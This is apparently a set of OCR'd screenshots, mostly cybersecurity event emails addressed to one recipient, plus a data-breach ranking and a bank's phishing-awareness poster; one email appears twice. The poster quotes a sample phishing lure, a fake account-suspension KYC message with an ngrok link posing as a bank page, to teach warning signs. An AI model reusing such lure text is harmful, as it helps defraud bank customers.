
Belfer Center

Intelligence Project

Events

Securing AI: A Practical Guide for National Security

Intelligence Seminar Series


European Defence Innovation Day – VIRTUAL ATTENDANCE
Inbox
European Defence Innovation D... 13:36
to me
Always show pictures from this sender
European Defence Innovation Day - Conference & Exhibition
31 May 2022 / Brussels, Belgium
Dear Danish Khan,
The European Defence Innovation Day is live - join us online at
European Defence Innovation Day - Conference & Exhibition | Live stage (europa.eu)
During the conference, EDA will live tweet (@EUDefenceAgency, #EDID22). Summaries of the discussions and conference pictures will be published on the website and shared through social media. A conference summary video will be produced and distributed as well.
We look forward to welcoming you on 31 May in Brussels.
Yours sincerely,
European Defence Agency
You received this email because you signed up for European Defence Innovation Day - Conference & Exhibition.
European Defence Innovation Day - Conf...
May 31, 2022 | Brussels, Belgium
LIVE STAGE
Conference Hall
EUROPEAN DEFENCE INNOVATION DAY
Jean-François Ripoche
Director Research, Technology & Innovation, EDA
European Defence Innovation Day - Conf...
Ask the speaker
Type your question
Popular
Recent
1 question
Jose Quintans
16 minutes ago
1
Good morning Europe. Thanks to France's team for leading this year.
European Defence Innovation Day – VIRTUAL ATTENDANCE
Inbox
European Defence Innovation D... 13:36
to me
Always show pictures from this sender
European Defence Innovation Day - Conference & Exhibition
31 May 2022 / Brussels, Belgium
Dear Danish Khan,
The European Defence Innovation Day is live - join us online at
European Defence Innovation Day - Conference & Exhibition | Live stage (europa.eu)
During the conference, EDA will live tweet (@EUDefenceAgency, #EDID22). Summaries of the discussions and conference pictures will be published on the website and shared through social media. A conference summary video will be produced and distributed as well.
We look forward to welcoming you on 31 May in Brussels.
Yours sincerely,
European Defence Agency

www.unionbankofindia.co.in

Cyber Security Centre of Excellence

www.isea.gov.in

PHISHING

Phishing is a social engineering technique of acquiring personal information of users by masquerading as a trustworthy entity through email

Ways

- Exciting Offers
- Spoofed mails
- Threatening mails

Dear Customer your UBI account has been suspended for Verification please complete your KYC By click here link http:// 1f8a57f85265.ngrok.io /sbibank

Warning Signs

- Tweaked website or email id of the sender
- Spelling & grammar mistakes
- Requesting unrelated personal details
- Sound too good to be true
- Impersonalized emails / Generic message

Dangers

- Financial loss
- Leak and misuse of Personal Identifiable Information (PII)
- Malware attack
- Account Hacking
- Unauthorized access to devices /data

Security tips

- Beware of emails/links providing special offers like rewards, winning prize, cashback offers etc.,
- Do not click on unknown/direct links, that requests for critical personal data
- Always install antivirus software on devices for protection
- Never share personal details or financial information like login credentials/ passwords/credit or debit card details/ CVV/OTP
- Only visit authorized/ legitimate company/organization website for valid information
- Never download unauthorized apps or software as they can infect devices


http://cert-in.org.in/

www.InfoSec awareness.in

Azadi Ka Amrit Mahotsav

Customer Care Numbers
1800 22 22 44/ 1800 208 2244/ 080-61817110

To Report
www.cybercrime.gov.in and Toll Free No. 1930



Notable Data Breaches Since 2004

The largest data breach recorded occurred in 2013 when all three billion Yahoo accounts had their information compromised. In that cyberattack, the hackers were able to gather the personal information and passwords of users. While the full extent of the Yahoo data breach is still not fully realized, subsequent cybercrimes across the globe have been linked to the stolen information.


Here are the 50 largest data breaches by amount of user records stolen from 2004–2021.


Search:

Rank	Entity	Sector	Records Compromised	Year
1	Yahoo	Web	3.0B	2013
2	River City Media	Web	1.4B	2017
3	Aadhaar	Government	1.1B	2018
4	First American Corporation	Finance	885M	2019
5	Spambot	Web	711M	2017
6	Linkedin	Web	700M	2021
7	Facebook	Tech	533M	2021
8	Yahoo	Web	500M	2014
9	Marriott International	Retail	500M	2018
10	Syniverse	Telecoms	500M	2021


Showing 1 to 10 of 50 entries Previous Next

The massive Yahoo hack accounted for roughly **30%** of the **9.9 billion user records stolen** from the Web sector—by far the most impacted sector. The next most-impacted sectors were Tech and Finance, with 2 billion and 1.6






Tune in to exclusive interviews live from RSAC 2022
Inbox
The Axonius Team 19:46
to me
Always show pictures from this sender
AXONIUS
RSAConference2022
San Francisco | Moscone Center
Hi Danish,
Can you believe RSA Conference 2022 is right around the corner?
After two years away, we can't wait to be in the hustle and bustle of Moscone Center!
To add to the excitement, we're trying something new this year — and you'll be able to experience it whether you're at the conference or not.
In partnership with Hacker Valley Studio, we're livestreaming a series of exclusive podcast interviews straight from the RSAC floor on June 7 and 8 from 10 a.m - 4 p.m. PDT.
These hour-long interviews will feature movers and shakers in the cybersecurity industry, plus other inspiring guests — like world champion gymnast Simone Biles and adaptive CrossFit athlete Amy Bream, who will be live at 1 p.m. PDT on June 7.
June 7 - Add to Calendar
Apple Google Office 365 Outlook Yahoo
Simone and Amy - Add to Calendar
Apple Google Office 365 Outlook Yahoo



Google
what is advanced cyber threat intelligen
All News Images Videos Maps Shopping
Studying advanced adversary tactics, techniques, and procedures are also part of cyber threat intelligence (CTI) and it can help find breaches or atypical movement, as well as help to get adversaries and prevent threats even before they take place.
Global Internet Ranking for Advanced Cyber Threat Intelligence
https://easytech4all.net
CyberDefense & Advanced Cyber Threat Intelligence – UNDP Soln ...
About featured snippets
Feedback



Danish, can you recognize and defend against these global cybersecurity threats?
Inbox
Infoblox 10:45
to me
Always show pictures from this sender
Can't see images? View as Web Page!
Infoblox
Mitigating Modern Cyber Threats
Take a look at the new report from CyberRisk Alliance and Infoblox highlighting the current state of security across 11 countries, then dive into our Quarterly Threat Report to discover the latest in cyber attacks. Plus, is your SecOps optimized for lowering overall risk levels?

eventbrite

**Danish,
you've got tickets!**

Keep your tickets handy

Go to My Tickets

The Future of Cybersecurity

eventbrite

Order #3796384789

The Future of Cybersecurity

General Admission

Swissnex in San Francisco, Pier 17, Suite 800, San Francisco, CA 94111

Wednesday, June 8, 2022 from 6:00 PM to 8:30 PM (PDT)

Free Order

Order Information	Name
Order #3796384789. Ordered by Danish Khan on June 7, 2022 3:31 AM	Danish Khan

Your Tickets for The Future of Cybersecurity Inbox

The Future of Cybersecurity at Swiss...
Jun 8, 18:00 – 20:30

Event name
The Future of Cybersecurity

When
Jun 8, 18:00 – 20:30

Address
Swissnex in San Francisco
Pier 17Suite 800
San Francisco, CA 94111

Confirmation number
3796384789

Eventbrite Jun 7
to me

Always show pictures from this sender

eventbrite

Danish,
you've got tickets!

IV CEO Summit of the Americas Registration Confirmation Inbox

U.S. Chamber of Commerce Jun 2
to me

Always show pictures from this sender

To view this email as a web page, go here.

IV CEO SUMMIT OF THE AMERICAS
LOS ANGELES • JUNE 7-9 • 2022
U.S. Chamber of Commerce

On behalf of the U.S. Chamber of Commerce, thank you for registering for the IV CEO Summit of the Americas live stream viewing. Your registration is confirmed.

Day 1
Wednesday, June 8, 8:00 AM-4:00 PM (PT)
Add to Google· Outlook· iCal· Yahoo

Day 2
Thursday, June 9, 8:00 AM-12:00 PM (PT)
Add to Google· Outlook· iCal· Yahoo

Virtual Event URLs

Click here to view the **English** live stream
Click here to view the **French** live stream
Click here to view the **Portuguese** live stream
Click here to view the **Spanish** live stream

For more information on the Summit, along with updates on the agenda and confirmed speakers, please visit the **event website**.

For any questions on the Summit, please email

Thank You | IV CEO Summit Inbox

U.S. Chamber Americas Yesterday
to me

Always show pictures from this sender

IV CEO SUMMIT OF THE AMERICAS
LOS ANGELES • JUNE 7-9 • 2022
U.S. Chamber of Commerce

Dear Colleague,

On behalf of the U.S. Chamber of Commerce, we want to thank you for joining us on June 7-9, for the livestream of the IV CEO Summit of the Americas in Los Angeles, California. **Click here to re-watch Day 1 and Day 2 of the IV CEO Summit.**

The IV CEO Summit leveraged the power of the private sector to bring together diverse business leaders—including those representing small and medium-sized enterprises—from the U.S. and across the hemisphere to drive innovative, practical solutions for a brighter future across the Americas. You can read our **Key Takeaways from Day 1 and Day 2.**

We were privileged to host senior U.S. government officials, foreign leaders, and business executives from across the Hemisphere and foster dialogue on our mutual goal of a sustainable economic recovery. **Click here to read more about the commitments made on rule of law, trade, and resilient systems for health and other emergencies.**

We are deeply appreciative of your engagement and look forward to deepening our partnerships following this momentous event.

Warm Regards,

IV CEO Summit Coordinating Team

Click here to re-watch Day 1 and Day 2 of the IV CEO Summit.


The IV CEO Summit kicked off with business leaders and heads of state across the Western hemisphere gathered to discuss ways to expand economic inclusion, build sustainable economies, and strengthen the rule of law.

Read more about Key Takeaways from Day 1

Read more about Key Takeaways from Day 2

The IV CEO Summit of the Americas concluded with commitments on the rule of law, trade, and resilient systems for health and other emergencies.

Read more here about commitments made at the IV CEO Summit



[Partner Webinar] Raising the bar on Cybersecurity with Ubuntu for AWS

Inbox

Canonical | Ubuntu May 26

to me

Always show pictures from this sender

To view this email as a web page, click here

ubuntu

Canonical Ubuntu

Raising the bar on cybersecurity with Ubuntu for AWS GovCloud

June 1st, 9 AM PDT | 12 PM EDT

Register Now!

FIPS SECURITY DISA STIGS COMPLIANCE

aws PARTNER Public Sector


Hi Danish,

U.S. government agencies and organizations in government-regulated industries face a huge challenge in complying with regulations and standards in order to run their workloads. **AWS GovCloud** and **Ubuntu** make it much easier to deploy missions securely in the cloud whilst remaining compatible with compliance requirements.

At Canonical we have developed the **Ubuntu Security Guide (USG)**, a compliance as code tool that helps you automate the process of auditing your Ubuntu VMs against the relevant **DISA STIG or CIS profile** and generate shell scripts to remediate any potential nonconformities.

In this webinar we will discuss:

- Ubuntu Pro & AWS GovCloud overview: **FIPS, ESM and Livepatch**
- Hardening and auditing systems to conform with DISA-STIG or CIS requirements
- **Security for your open-source Application Packages** with Ubuntu Advantage
- Vulnerability management with **Amazon Inspector**
- Threat detection with **Amazon GuardDuty**



Get insights on how to manage and control cybersecurity risk within a government facility.

Inbox

Rekha Kaur May 26

to me

CYBER SECURITY DIGITAL SUMMIT | Third Party Risk Management APAC

Free CS Hub Online Event
14-15 June 2022 (SGT)

REGISTER

Hi Danish,


Patrick Carson, Director ICT Strategy Architecture & Products, **COVID-19 Quarantine Victoria (CQV)**, will speak on "**Being Compliant and Adhering to Government Standards for Cyber Assurance**" at the upcoming **Cyber Security Digital Summit: Third Party Risk Management APAC 